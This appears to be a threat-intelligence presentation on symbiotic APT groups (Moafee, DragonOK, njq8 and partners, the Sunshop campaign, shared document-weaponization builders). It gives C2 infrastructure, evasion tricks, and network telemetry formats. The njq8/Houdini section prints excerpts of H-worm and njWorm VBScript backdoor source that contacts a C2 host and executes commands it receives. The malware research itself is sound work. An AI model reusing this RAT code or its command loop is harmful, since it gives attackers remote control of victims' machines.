

An Insight into Symbiotic APT Groups

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Outline

- Threat landscape
- DragonOK and Moafee group
- NJQ8, MoDis, Houdini, BlackMafia, BlackHacker
- Sunshop campaign
- Shared weponization tools

Threat Landscape




Specimen A

Moafee & DragonOK

Moafee Group

- One of their HTRAN command control infrastructure at 58.64.201.229
- Many domains resolving to this IP between January – March 2014
- We also monitored their HTRAN command control server at 58.64.201.229 from January - March 2014.
- Consistent connections to HTRAN backend from Guangdong

DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2014-03-15	58.64.201.229	169.254.163.19	LINK LOCAL
2014-03-02	58.64.201.229	113.65.22.148	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-22	58.64.201.229	169.254.61.191	LINK LOCAL
2014-02-18	58.64.201.229	113.68.111.111	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-15	58.64.201.229	113.68.108.62	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-12	58.64.201.229	113.68.168.73	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-02	58.64.201.229	169.254.92.25	LINK LOCAL
2014-01-30	58.64.201.229	113.65.43.42	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-27	58.64.201.229	113.66.12.112	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-25	58.64.201.229	113.65.41.28	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-20	58.64.201.229	113.68.171.67	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-15	58.64.201.229	113.68.110.239	CHINANET GUANGDONG PROVINCE NETWORK



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
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DragonOK Group

- One of their HTRAN command and control infrastructure at www.ndbssh[.]com (206.161.216.219)
- Many domains resolving to this IP between between 2013-09-28 and 2013-10-04
- We monitored their HTRAN command control server for one week, between July 31, 2013 and August 8, 2013
- Consistent Connections to HTRAN backend from Jiangsu

First Seen	CNC Domain
2013-08-20	www.ghostale[.]com
2013-09-06	www.ycbackap[.]com


DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2013-08-05	www.ndbssh.com	58.217.168.205	CHINANET JIANGSU PROVINCE NETWORK
2013-08-04	www.ndbssh.com	222.95.171.178	CHINANET JIANGSU PROVINCE NETWORK
2013-07-31	www.ndbssh.com	58.217.169.95	CHINANET JIANGSU PROVINCE NETWORK
2013-12-20		web.pxtmedia[.]com	
2013-12-20		bbs.pxtmedia[.]com	



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
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Moafee and DragonOK – Not one entity



- Geographical separation
 - Over 700 miles between them
 - Moafee – Guangdong
 - DragonOK - Jiangsu

Moafee & DragonOK – Not one entity



- Different Industry verticals
 - Moafee – Regional conflicts and US Defense
 - DragonOK – Regional High Tech and Manufacturing

- CPU core evasion

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
- Password protected documents



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Moafee & DragonOK – Evasion techniques

- Large overlays



6E00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6E90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Template Results - EXETemplate2.bt

Name	Value	Start	Size	Color
BYTE Overlay[10457600]		6E00h	9F9200h	Fg: Bg:
BYTE Overlay[0]	0	6E00h	1h	Fg: Bg:
BYTE Overlay[1]	0	6E01h	1h	Fg: Bg:
BYTE Overlay[2]	0	6E02h	1h	Fg: Bg:
BYTE Overlay[3]	0	6E03h	1h	Fg: Bg:
BYTE Overlay[4]	0	6E04h	1h	Fg: Bg:
BYTE Overlay[5]	0	6E05h	1h	Fg: Bg:
BYTE Overlay[6]	0	6E06h	1h	Fg: Bg:
BYTE Overlay[7]	0	6E07h	1h	Fg: Bg:
BYTE Overlay[8]	0	6E08h	1h	Fg: Bg:
BYTE Overlay[9]	0	6E09h	1h	Fg: Bg:
BYTE Overlay[10]	0	6E0Ah	1h	Fg: Bg:

Moafee & DragonOK – Conclusion

Actors are either

- Collaborating on attack methodologies
- Have a common training regimen
- Have a common supply chain

Specimen B

NJQ8 Enterprise

NJQ8

- 'Nasser Al Mutairi' based out of Kuwait goes by the moniker njq8
- Developer of .NET based njRat/LV and VB based njW0rm
- Active on twitter, blogs and forums
- Code forks/collaboration with multiple individuals
- Both targeted and widespread activity employing these tools

NJQ8 Tools – C&C Infrastructure



Command and Control Infrastructure Heatmap

NJQ8 Tools – Campaign Codes



NJQ8 Tools – Network Telemetry Similarity

NJRAT

```
Iv|'|Base64({Campaign}_{DiskSerial})|'|{|Hostname}|'|{|Username}|'|2014-02-12|'|USA|'|Win 7 Professional SP1 x64|'|No|'|0.5.0E|'|..|'|'|'|'|[eof]
```

NJWORM

```
Lv0njxq80{Campaign}_{DiskSerial}0njxq80{Hostname}0njxq80{Username}0njxq800njxq80WIN_XP X86  
SP30njxq800.4a0njxq80N0njxq80C:\WINDOWS\system32\cmd.exe
```

MODIS

timenj-q8

NJQ8 Collaboration - Houdini

- H-worm – Houdini and njq8
- Houdini aka 'Mohamed Binadbellah' from Algeria

```
<[ recoder : houdini (c) skype : houdini-fx ]>
```

```
'===== config =====  
host = "basss.no-ip.info"  
port = 2023  
installdir = "%programdata%"  
lnkfile = false  
lnkfolder = true  
  
'===== public var =====  
  
dim shellobj  
set shellobj = wscript.createObject("wscript.shell")  
dim filesystemobj  
set filesystemobj = createobject("scripting.filesystemobject")  
dim httpobj  
set httpobj = createobject("msxml2.xmlhttp")  
  
instance  
while true  
  
install  
  
response = ""  
response = post ("is-ready" "")  
cmd = split (response,splitter)  
select case cmd (0)  
case "execute" . . .
```

```
<[ coded by njq8 ]>  
on error resume next
```

```
dim sh ' shell  
set sh = WScript.CreateObject("WScript.Shell")  
dim fs '  
filesystem  
set fs = CreateObject("Scripting.FileSystemObject")  
dim host  
host = "cupidon.zapto.org"  
dim port  
port = 999  
dim DR  
DR = sh.ExpandEnvironmentStrings("%temp%") & "\"  
dim FN  
FN = "Service.vbs "  
dim fh  
dim us  
us = ".-"  
ins  
dim spl  
spl = "jnJnj "  
dim i  
i = 0  
  
while true  
dim a  
a = ""  
a = split(post("ready", ""), spl)  
select case a(0)  
case "exc "  
dim sa  
sa = a(1)  
execute sa  
case "uns "
```

NJQ8 Collaboration – BlackMafia, BlackHacker

Blackworm– njq8, BlackMafia and BlackHacker



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NJQ8 Collaboration – Spygate, Fallaga



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NJQ8 and Posse – Conclusion

Authors/actors are either

- Collaborating by creating development forks on code
- Stealing code techniques

Specimen C

Sunshop Campaign

Sunshop Campaign – Overview


- Campaign first observed May 20, 2013
- Additional waves observed August 19 and 28, 2013
- We found 110 samples linked to 11 different campaigns that utilized common infrastructure.

Detection	Number of Samples
Trojan.APT.9002	70
Trojan.APT.PoisonIvy	26
Trojan.APT.Gh0st	12
Trojan.APT.Kaba	1
Trojan.APT.Briba	1

Sunshop Campaign - Overview


- Deeper analysis revealed that 11 different campaigns utilized parts of the same infrastructure.
 - 13 unique c2 domains
 - C2s hosted in 58.64.205.0/24
 - Reuse of unique PE resource
 - Reuse of unique import table
 - Common compile times
 - Common builder tool

Sunshop Campaign – 9002 Builder




- Builds 9002 RAT
- Allows user to configure C2 details, campaign ID, proxy details
- Private builder, not publicly available

Sunshop Campaign – Supply chain



Its all connected!

The Sunshop Supply Chain



Sunshop Campaign– Conclusion

Either

- A 'digital quartermaster' exists and supports separate APT campaigns
- A singular 'digital quartermaster' does not exist, and APT actors informally share among each other
- The 'digital quartermaster' exists and supports a single APT actor responsible for all of the campaigns discussed

Shared Weaponization Tools

- Metadata artifacts seen within exploit documents employed in targeted attacks
- These artifacts are seen across multiple campaigns and APT groups
- These artifacts are seen in exploit documents with different document file formats

Specimen D

Shared Weaponization Tools

Shared Weaponization Tools - DOC

Shared Weaponization Tools - RTF

```

00000000: 7B 5C 72 74 74 61 33 5C 61 67 73 69 5C 61 6E 73 11rtta3\ansi\ans
00000010: 69 63 70 67 39 33 36 5C 75 63 32 5C 61 64 65 66 1cp936\uc2\adef
00000020: 66 30 5C 64 65 66 66 30 5C 73 74 73 68 66 64 62 f0\deff0\stshfdb
00000030: 63 68 31 33 5C 73 74 73 68 66 6C 6F 63 68 30 5C ch13\stshfloch0\
00000040: 73 74 73 68 66 68 69 63 68 30 5C 73 74 73 68 66 stshfh0\stshf
00000050: 62 69 30 5C 64 65 66 6C 61 6E 67 31 30 33 33 5C bi0\deflang1033\
00000060: 64 65 66 6C 61 6E 67 66 65 32 30 35 32 7B 5C 66 deflangfe2052\vf
00000070: 6F 6E 74 74 62 6C 7B 5C 66 30 5C 66 72 6F 6D 61 ontbl1\vf0\froma
00000080: 6E 5C 66 63 68 61 72 73 65 74 30 5C 66 70 72 71 n\fcharset0\frpq
00000090: 32 54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E 2Times New Roman
000000A0: 3B 7D 7B 5C 66 31 33 5C 66 6E 69 6C 5C 66 63 68 ;)\f13\fnil\fch
000000B0: 61 72 73 65 74 31 33 34 5C 66 70 72 71 32 5C 27 arset134\frpq2\
000000C0: 63 62 5C 27 63 65 5C 27 63 63 5C 27 65 35 7B 5C cb\ ce\ cc\ e5\
000000D0: 2A 5C 66 61 6C 74 20 53 69 6D 53 75 6E 7D 3B 7D *\falt SimSun);}

rator Microsoft Word 11.0.0000.){\info{\title }\{author user}\{operator user}
){\* \company ooo}\{nofcharsws43}\{vern24611}\{\* \password 000000000}\{\* \xlnstbl
argt1440\margb1440\gutter0\ltrsect
notembedlingdata0\grfdocevents0\validatexml1\showplaceholder0\ignoremixedcont

```

Shared Weaponization Tools – Web Archive DOC

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="====_NextPart_01CD27E7.8767FC40"


This document is a Single File Web Page, also known as Web archive file, if you

====_NextPart_01CD27E7.8767FC40
Content-Location: file:///C:/2673C891/Doc1.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"

<html xmlns:v="3D"urn:schemas-microsoft-com:vml"
xmlns:o="3D"urn:schemas-microsoft-com:office:office"
xmlns:w="3D"urn:schemas-microsoft-com:office:word"
xmlns:3D="http://www.w3.org/TR/REC-html40">


<o:DocumentProperties>
  <o:Author>User123</o:Author>
  <o:LastAuthor>User123</o:LastAuthor>
  <o:Revision>4</o:Revision>
  <o:TotalTime>2</o:TotalTime>
  <o:Created>2012-05-01T14:08:00Z</o:Created>
  <o:LastSaved>2012-05-01T14:12:00Z</o:LastSaved>
  <o:Pages>44</o:Pages>
  <o:Words>17</o:Words>
  <o:Characters>101</o:Characters>
  <o:Lines>1</o:Lines>
  <o:Paragraphs>1</o:Paragraphs>
  <o:CharactersWithSpaces>117</o:CharactersWithSpaces>
  <o:Version>11.9999</o:Version>
</o:DocumentProperties>
```

Shared Weaponization Tools – Decoy mismatches



Shared Weaponization Tools - Builders

- How are these weaponized documents created ?
- Private builders not widely available
- Used in many campaigns and by many actors
- Likely supply chain supporting attackers



Overall Conclusion

Analysis points to evidence of

- Attackers evolving and adapting
- Likely digital quartermasters driving the supply chain
- Cross collaboration in development phases
- Cross collaboration in attack phases
- Formal or informal sharing channels

Continued research is required to unravel attackers ecosystems and operations in order to develop better defensive measures

Additional Resources

- Operation Quantum Entanglement
<http://www.fireeye.com/resources/pdfs/white-papers/fireeye-operation-quantum-entanglement.pdf>
- Sunshop campaign <http://www.fireeye.com/resources/pdfs/fireeye-malware-supply-chain.pdf>
- njV0rm, njq8 <http://www.fireeye.com/blog/technical/malware-research/2013/08/njw0rm-brother-from-the-same-mother.html>
- njRat <http://www.fireeye.com/blog/technical/botnet-activities-research/2012/09/the-story-behind-backdoorlv.html>
- H-worm, Houdini, njq8 <http://www.fireeye.com/blog/technical/threat-intelligence/2013/09/now-you-see-me-h-worm-by-houdini.html>
- Blackworm, Fallaga, Spygate, njq8 <http://www.fireeye.com/blog/technical/2014/08/connecting-the-dots-syrian-malware-team-uses-blackworm-for-attacks.html>

Questions ?

